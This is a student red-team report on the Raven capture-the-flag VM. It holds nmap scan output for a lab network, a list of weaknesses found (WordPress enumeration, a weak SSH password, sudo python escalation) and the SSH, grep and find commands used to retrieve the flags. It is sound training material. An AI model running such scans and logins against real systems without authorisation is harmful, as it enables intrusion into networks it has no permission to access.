Red Team: Summary of Operations


Table of Contents

Exposed Services

TODO: Fill out the information below.

Nmap scan results for each machine reveal the below services and OS details:


$ nmap ... # TODO: Add command to Scan Target 1 nmap -sS -sV -A 192.168.1.0/24
 # TODO: Insert scan output



```
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Kali:~# nmap -sS -sV -A 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-02 17:55 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00053s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
2179/tcp open  vmrdp?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: ML-RefVm-684427
|   NetBIOS_Domain_Name: ML-RefVm-684427
|   NetBIOS_Computer_Name: ML-RefVm-684427
|   DNS_Domain_Name: ML-RefVm-684427
|   DNS_Computer_Name: ML-RefVm-684427
|   Product_Version: 10.0.18362
|_  System_Time: 2021-08-03T00:56:35+00:00
| ssl-cert: Subject: commonName=ML-RefVm-684427
| Not valid before: 2021-07-01T16:01:26
|_Not valid after:  2021-12-31T16:01:26
|_ssl-date: 2021-08-03T00:57:14+00:00; 0s from scanner time.
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Warning: OSScan results may be unreliable because we could not find at leas
t 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2008|XP|7 (86%)
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_
server_2008:r2 cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2008 SP1 or Windows Server
2008 R2 (86%), Microsoft Windows XP SP2 (85%), Microsoft Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: ML-REFVM-684427, NetBIOS user: <unknown>, NetBIOS M
AC: 00:15:5d:00:04:0d (Microsoft)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-03T00:56:35
|_  start_date: N/A
```


ml-lab-0a1bffea-d330-4c8c-8369-109f63b8ccf5.southcentralus.cloudapp.azure.com:51706 - Remote Desktop
Kali on ML-REFVM-684427
Shell No. 1
06:03 PM
File Actions Edit View Help
Type here to search
89°F
2:03 AM
8/3/2021

```
Nmap scan report for 192.168.1.110
Host is up (0.00098s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          40241/tcp   status
|   100024  1          42520/tcp6  status
|   100024  1          58771/udp   status
|_  100024  1          59164/udp6  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3h20m00s, deviation: 5h46m23s, median: -1s
|_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unk
nown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.2.14-Debian)
|   Computer name: raven
|   NetBIOS computer name: TARGET1\x00
|   Domain name: local
|   FQDN: raven.local
|_  System time: 2021-08-03T10:56:35+10:00
| smb-security-mode:
|   account_used: guest
```

This scan identifies the services below as potential points of entry:

- Target 1
  - List of
  - Exposed Services

    Includes

    Port 22 SSH

    Port 80 HTTP

    Port 111 RPC

    Port 139 Netbios

    Port 445 Netbios

The following vulnerabilities were identified on each target:

- Target 1
  - List of
  - Critical
  - Vulnerabilities


1. Word press ID Vulnerability
2. Weak password and broken authentication
3. Sensitive data exposure
4. Misconfiguration of sudo Privileges - User identified as having access to sudo for python, allowing a privilege escalation to root access.

Exploitation

TODO: Fill out the details below. Include screenshots where possible.

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


- Target 1
  - flag1{b9bbcb33e11b80be759c4e844862482d
    - **Exploit Used**
      - *Ssh into micheal account (ssh michael@192.168.1.110 -p 22)*
      - *Navigated /var/www/html*
      - *grep "Flag*" *.html*
      - *Located in /var/www/html/service.html*


ml-lab-0a1bffea-d330-4c8c-8369-109f63b8ccf5.southcentralus.cloudapp.azure.com:51706 - Remote Desktop
Kali on M-RLFVM-684427
michael@target1: /var/...
06:51 PM
michael@target1: /var/www/html
File
Actions
Edit
View
Help
Shell No. 1
michael@targ...var/www/html
Type here to search
87°F
2:51 AM
8/3/2021

```
-rw-r--r-- 1 instructor instructor  3485 Jan 12  2016 blog.html
-rw-r--r-- 1 instructor instructor  2646 Jan 12  2016 contact.html
drwx------ 2 instructor instructor  4096 Jan 12  2016 css
drwx------ 2 instructor instructor  4096 Jan 12  2016 fonts
drwx------ 4 instructor instructor  4096 Jan 12  2016 images
-rw-r--r-- 1 root       root       10761 Feb 21  2020 index2.html
-rw-r--r-- 1 instructor instructor  3538 Jan 12  2016 index.html
-rw-r--r-- 1 root       root         612 Feb 21  2020 index.nginx-debian.html
drwx------ 2 instructor instructor  4096 Jan 12  2016 js
-rw-r--r-- 1 instructor instructor  2686 Jan 12  2016 proj1.html
-rw-r--r-- 1 instructor instructor  3039 Jan 12  2016 projects.html
-rw-r--r-- 1 instructor instructor  3554 Jan 12  2016 singlepost.html
root@Kali:/var/www/html# ls js
mobile.js
root@Kali:/var/www/html# ls css
mobile.css  style.css
root@Kali:/var/www/html# ls | grep wp*
root@Kali:/var/www/html# find . -name wp-config.php
root@Kali:/var/www/html# cd wordpress
bash: cd: wordpress: No such file or directory
root@Kali:/var/www/html# cd ~
root@Kali:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@Kali:~# ssh michael@target1
ssh: Could not resolve hostname target1: Name or service not known
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ ls
michael@target1:~$ ls ../
michael  steven  vagrant
michael@target1:~$ ls../../
-bash: ls../../: No such file or directory
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html    wordpress
contact.php  css          fonts          index.html  scss  service.html    vendor
michael@target1:/var/www/html$
```



```
This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:/usr/bin# cd /var/www/html
root@target1:/var/www/html# ls
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php  css          fonts          index.html  scss  service.html    vendor
root@target1:/var/www/html# grep "flag*" *.html
about.html:                                                                             Need to test the security of your office or systems
? We offer expert Read Teaming services to allow you to see where the flaws in security are.
about.html:                     <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-A
pNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
elements.html:                                                                  <div class="country"> <img src="img/elements/f1.jpg" alt="f
lag">Canada</div>
elements.html:                                                                  <div class="country"> <img src="img/elements/f2.jpg" alt="f
lag">Canada</div>
elements.html:                                                                  <div class="country"> <img src="img/elements/f3.jpg" alt="f
lag">Canada</div>
elements.html:                                                                  <div class="country"> <img src="img/elements/f4.jpg" alt="f
lag">Canada</div>
elements.html:                                                                  <div class="country"> <img src="img/elements/f5.jpg" alt="f
lag">Canada</div>
elements.html:                                                                  <div class="country"> <img src="img/elements/f6.jpg" alt="f
lag">Canada</div>
elements.html:                                                                  <div class="country"> <img src="img/elements/f7.jpg" alt="f
lag">Canada</div>
elements.html:                                                                  <div class="country"> <img src="img/elements/f8.jpg" alt="f
lag">Canada</div>
elements.html:                  <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-A
pNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
index.html:                                                                             Need to test the security of your office or systems
? We offer expert Read Teaming services to allow you to see where the flaws in security are.
index.html:                     <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-A
pNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
service.html:                                                                           Need to test the security of your office or systems
? We offer expert Read Teaming services to allow you to see where the flaws in security are.
service.html:                   <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
service.html:                   <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-A
pNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
team.html:                      <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-A
pNbgh9B+Y1QKtv3Rn7W3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></script>
root@target1:/var/www/html# 
```

- flag2.txt: flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
  - **Exploit Used**
    - *Ssh into michael's account (ssh michael@192.168.1.110 -p 22)*
    - *find / -name flag*.txt*